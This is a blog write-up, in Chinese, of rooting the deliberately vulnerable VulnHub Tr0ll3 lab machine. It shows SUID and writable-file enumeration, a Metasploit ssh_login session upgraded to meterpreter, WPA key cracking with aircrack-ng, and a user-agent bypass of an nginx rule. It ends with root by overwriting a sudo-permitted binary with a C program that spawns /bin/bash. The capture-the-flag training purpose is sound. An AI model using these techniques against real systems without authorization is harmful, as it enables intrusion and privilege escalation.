vulnhub Tr0ll3 WriteUp

原创

Just1ceP4rtn3r 于 2019-08-13 22:10:57 发布 444 收藏 1

分类专栏： WP 文章标签： vulnhub Tr0ll3 writeup

目录


前言

> - 下载地址：1. 镜像 2. vulnhub
> - 这个盒子给我的感觉就是：*永远不要相信作者的鬼提示*
> - 还是感谢作者（**@maleus21**）的贡献

0x00 nmap扫描

只扫出来22端口：ssh服务

0x01 登陆



有提示，使用*start : here* 尝试登陆，成功！作者太直接了吧。
然后开始到处找寻线索：
在start的home目录发现了

- */redpill*
- */bluepill*

作为救世主我neo怎么可能选bluepill？当然是吃redpill了

```
start@Tr0ll3:~/redpill$ cat  *
step2:Password1!
start@Tr0ll3:~/redpill$
```

然后。。。就知道被作者耍了（*小样就你还当救世主*），还是安安静静躺在营养液里吧

```
start@Tr0ll3:~/bluepill$ cat awesome_work
http://bfy.tw/ODa
start@Tr0ll3:~/bluepill$ _
```

？？？啥意思，访问一下，于是发现又被耍了，没有安装curl，可以用python

```
start@Tr0ll3:~/bluepill$ python3
Python 3.6.8 (default, Jan 14 2019, 11:02:34)
[GCC 8.0.1 20180414 (experimental) [trunk revision 259383]] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import requests
>>> a=requests.get("http://bfy.tw/ODa")
>>> a.url
'https://www.lmgtfy.com/?q=how+do+you+make+a+hacker+waste+time%3F'
>>> _
```

0x02 寻找突破口

到这我觉得不能被作者牵着鼻子走了，开始一些基本搜索
看看用户：

```
start@Tr0ll3:~/bluepill$ ls /home
appserver  eagle  fido  genphlux  maleus  start  step2  wytshadow
start@Tr0ll3:~/bluepill$
```

还真不少

- find / -perm -u+s -type f 2>/dev/null
- find / -type d -writable 2>/dev/null
- find / -type f -perm 0777 2>/dev/null
- sudo -l

发现了一些奇怪的东西：

```
start@Tr0ll3:~$ find / -type f -perm 0777 2>/dev/null
find / -type f -perm 0777 2>/dev/null
/var/log/.dist-manage/wytshadow.cap
/.hints/lol/rofl/roflmao/this/isnt/gonna/stop/anytime/soon/still/goin
de/it/gold_star.txt
start@Tr0ll3:~$
```

txt文件是一个字典（应该是某个密码），流量包的名称是一个用户，现在我们需要把流量包下载到攻击机，我们有一个ssh凭证，可以使用msf来进行ssh连接（**auxiliary/scanner/ssh/ssh_login**）


```
msf5 auxiliary(scanner/ssh/ssh_login) > set rhosts 192.168.51.149
rhosts => 192.168.51.149
msf5 auxiliary(scanner/ssh/ssh_login) > set rport 22
rport => 22
msf5 auxiliary(scanner/ssh/ssh_login) > set username start
username => start
msf5 auxiliary(scanner/ssh/ssh_login) > set password here
password => here
msf5 auxiliary(scanner/ssh/ssh_login) > exploit

[+] 192.168.51.149:22 - Success: 'start:here' 'uid=1001(start) gid=1001(start)
64 x86_64 GNU/Linux '
```


然后升级为meterpreter

> sessions -u sessionid

就能够直接使用meterpreter下载流量包



“**Tp-Link**”,这应该是一个连接wifi的流量包，使用上面的发现的字典，用aircrack-ng进行破解

> aricrack-ng -w wordlist.txt .cap

```
[00:16:03] 2473700/3248858 keys tested (139.71 k/s)

Time left: 1 hour, 32 minutes, 56 seconds                 76.14%

                    KEY FOUND! [ gaUoCe34t1 ]


Master Key     : 79 C8 CD 20 99 74 F0 F4 81 B5 46 A8 11 63 0F 51
                 E3 90 01 28 70 58 3D DD 59 EE 6A 7A A6 67 19 B5

Transient Key  : 8E A9 29 F7 0C 9B F4 45 AF 16 2B 06 88 D3 4E 53
                 6C B0 60 E2 D5 7D 67 5C 7F 71 34 04 B1 2A 51 AE
                 4B A9 57 92 92 DE 82 64 BD E0 AA 04 C4 3D 37 8B
                 67 42 22 56 7C 77 A8 72 24 9B 8C 43 B8 F6 37 CD
```


于是我们获得一个用户凭证（**wytshadow:gaUoCe34t1**）

0x03 提权

```
wytshadow@Tr0ll3:~$ sudo -l
[sudo] password for wytshadow:
Matching Defaults entries for wytshadow on Tr0ll3:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin
n

User wytshadow may run the following commands on Tr0ll3:
    (root) /usr/sbin/service nginx start
wytshadow@Tr0ll3:~$ sudo /usr/sbin/service nginx start
```

可以使用sudo打开nginx服务
然后扫一扫发现开了8080端口，但是直接是403
看看home下有啥

```
iM Cr@zY L1k3 AAA LYNX
iM Cr@zY L1k3 AAA LYNX
iM Cr@zY L1k3 AAA LYNX
iM Cr@zY L1k3 AAA LYNX
iM Cr@zY L1k3 AAA LYNX
iM Cr@zY L1k3 AAA LYNX
iM Cr@zY L1k3 AAA LYNX
iM Cr@zY L1k3 AAA LYNX
iM Cr@zY L1k3 AAA LYNX
iM Cr@zY L1k3 AAA LYNX
iM Cr@zY L1k3 AAA LYNX
iM Cr@zY L1k3 AAA LYNX
iM Cr@zY L1k3 AAA LYNX
iM Cr@zY L1k3 AAA LYNX
iM Cr@zY L1k3 AAA LYNX
iM Cr@zY L1k3 AAA LYNX
iM Cr@zY L1k3 AAA LYNX
iM Cr@zY L1k3 AAA LYNX
iM Cr@zY L1k3 AAA LYNX
```


lynx

纯文本模式的网页浏览器

可能需要用到这个工具
看看nginx的sites-enable

```
# Default server configuration
#
server {
        listen 8080 default_server;
        listen [::]:8080 default_server;
                if ($http_user_agent !~ "Lynx*"){
    return 403;
}
```

看来直接改user_agent也可以的

```
HTTP/1.1 200 OK
Server: nginx/1.14.0 (Ubuntu)
Date: Tue, 13 Aug 2019 10:45:46 GMT
Content-Type: text/html
Content-Length: 19
Last-Modified: Thu, 01 Aug 2019 11:00:55 GMT
Connection: close
ETag: "5d42c667-13"
Accept-Ranges: bytes

genphlux:HF9ndOcR!
```

拿凭据登陆去
这个用户也可以使用sudo权限

```
Matching Defaults entries for genphlux on Tr0ll3:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/
n

User genphlux may run the following commands on Tr0ll3:
    (root) /usr/sbin/service apache2 start
genphlux@Tr0ll3:~$ service apache2 start
```

看来还有一个web服务，但是又是一个403，看看/etc/apache2/sites-enabled

> allow from 127.0.0.1

直接 *wget http://127.0.0.1:80* 获取到页面

```
<img src="pic.jpg">
</body>
</html>

<!-- Wow, looking at the source code, you are truly l33t! The next step uses fido:x4tPl! >


zenphlux@Tr0ll3:~$
```

于是。。再一次被作者唬了，依旧是一个无效的凭证。
在这个用户的home目录下有一个私钥文件（maleus），尝试ssh登陆（首先使用上面的方法下载到本地）
成功登陆

```
maleus@Tr0ll3:~$ sudo -l
Matching Defaults entries for maleus on Tr0ll3:
    env_reset, mail_badpass, secure_path=/usr/local/s

User maleus may run the following commands on Tr0ll3:
    (root) /home/maleus/dont_even_bother
```

这个dont_even_bother我们是可以修改的，我们直接写c文件然后gcc编译就行了

```c
int main()
{
 system("/bin/bash");
}
```

> gcc test.c -o dont_even_bother

拦路虎出现了

```
maleus@Tr0ll3:~$ sudo dont_even_bother
[sudo] password for maleus:
```

在maleus目录下发现了 *.viminfo*

```
# Registers:
""1     LINE    0
        passwd
"2      LINE    0
        B^slc8I$
"3      LINE    0
        passswd

# File marks:
```

有注册时的信息，这不就好起来了嘛

> sudo dont_even_bother

获得root

```
maleus@Tr0ll3:~$ sudo ./dont_even_bother
[sudo] password for maleus:
root@Tr0ll3:~# id
uid=0(root) gid=0(root) groups=0(root)
root@Tr0ll3:~#
```

总结

在step2这个兔子洞里呆了好久（太坑了吧），感谢大佬@rajchandel的帮助。挺不错的盒子。